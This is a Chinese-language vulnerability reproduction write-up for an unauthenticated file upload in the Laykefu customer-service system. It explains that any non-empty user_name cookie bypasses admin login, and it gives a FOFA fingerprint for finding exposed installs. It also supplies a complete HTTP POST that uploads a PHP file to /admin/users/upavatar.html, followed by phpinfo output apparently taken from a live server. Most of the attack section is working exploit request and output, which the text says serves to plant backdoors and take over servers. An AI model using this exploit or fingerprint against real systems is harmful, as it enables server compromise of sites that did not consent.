L6-1Laykefu-客服系统-文件上传

漏洞描述：

Laykefu客服系统/admin/users/upavatar.html接口处存在文件上传漏洞，而且当请求中Cookie中的”user_name“不为空时即可绕过登录系统后台，未经身份验证的攻击者可利用此问题，上传后门文件，获取服务器权限。

网站图片：

只需引入css和js并进行简单配置就能够在已有的网站增加客服功能
laykefu已实现功能：
用户端
1. 文字、表情、图片消息发送和接收。
2. 自适应移动端。
3. 支持多客服模式。
4. 可自定义样式。
5. 消息时间记录。
6. 新消息title提醒。
7. 对接已有用户系统。
8. 大图模式，图片可放大缩小。
9. 开源免授权，可随意使用。

客服端
1. 客服转接。
2. 文字、表情、图片消息发送和接收。
3. 访客信息查看。
4. 常用语。

管理端
1. 分组管理
2. 客服管理
3. 常用语设置
4. 历史会话
5. 系统设置

更多网站源码请访问 http://www.huijiejie.cn http://www.huzi.vip http://www.shenlanba.com

网络测绘：

fofa语法：

FOFA：icon_hash="-334624619"

漏洞复现：

payload：


```
POST /admin/users/upavatar.html HTTP/1.1
Host: your-ip
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36 Edg/107.0.1418.26
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3OCVBiwBVsNuB2kR
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: user_name=1; user_id=3
Connection: close

------WebKitFormBoundary3OCVBiwBVsNuB2kR
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/png

<?php phpinfo();?>
------WebKitFormBoundary3OCVBiwBVsNuB2kR--
```

效果图:

回显了完整路径
验证



PHP Version 7.2.33

System	Linux k8s-master1 3.10.0-1160.31.1.el7.x86_64 #1 SMP Thu Jun 10 13:32:12 UTC 202
Build Date	Aug 11 2020 15:38:14
Configure Command	'./configure' '--prefix=/www/server/php/72' '--with-config-file-path=/www/server/p fpm' '--with-fpm-user=www' '--with-fpm-group=www' '--enable-mysqlnd' '--with-m with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '--e enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl=/usr/lo mbregex' '--enable-mbstring' '--enable-intl' '--enable-ftp' '--with-gd' '--enable-gd-n openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with zip' '--enable-soap' '--with-gettext' '--disable-fileinfo' '--enable-opcache'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/www/server/php/72/etc
Loaded Configuration File	/www/server/php/72/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled